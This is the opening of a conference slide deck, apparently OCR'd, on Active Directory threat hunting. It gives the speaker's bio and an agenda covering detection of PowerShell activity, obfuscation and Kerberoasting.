Detecting the Elusive
Active Directory Threat Hunting


Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

ABOUT

- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon, & Sp4rkCon
- Security Consultant / Security Researcher
- Own & Operate ADSecurity.org (Microsoft platform security info)


AGENDA


- The Setup
- Tracking Command-line/PowerShell Activity
- PS without PowerShell.exe & 06fu$c@t10n
- Auditing Attacker Activity
- Kerberoasting Detection

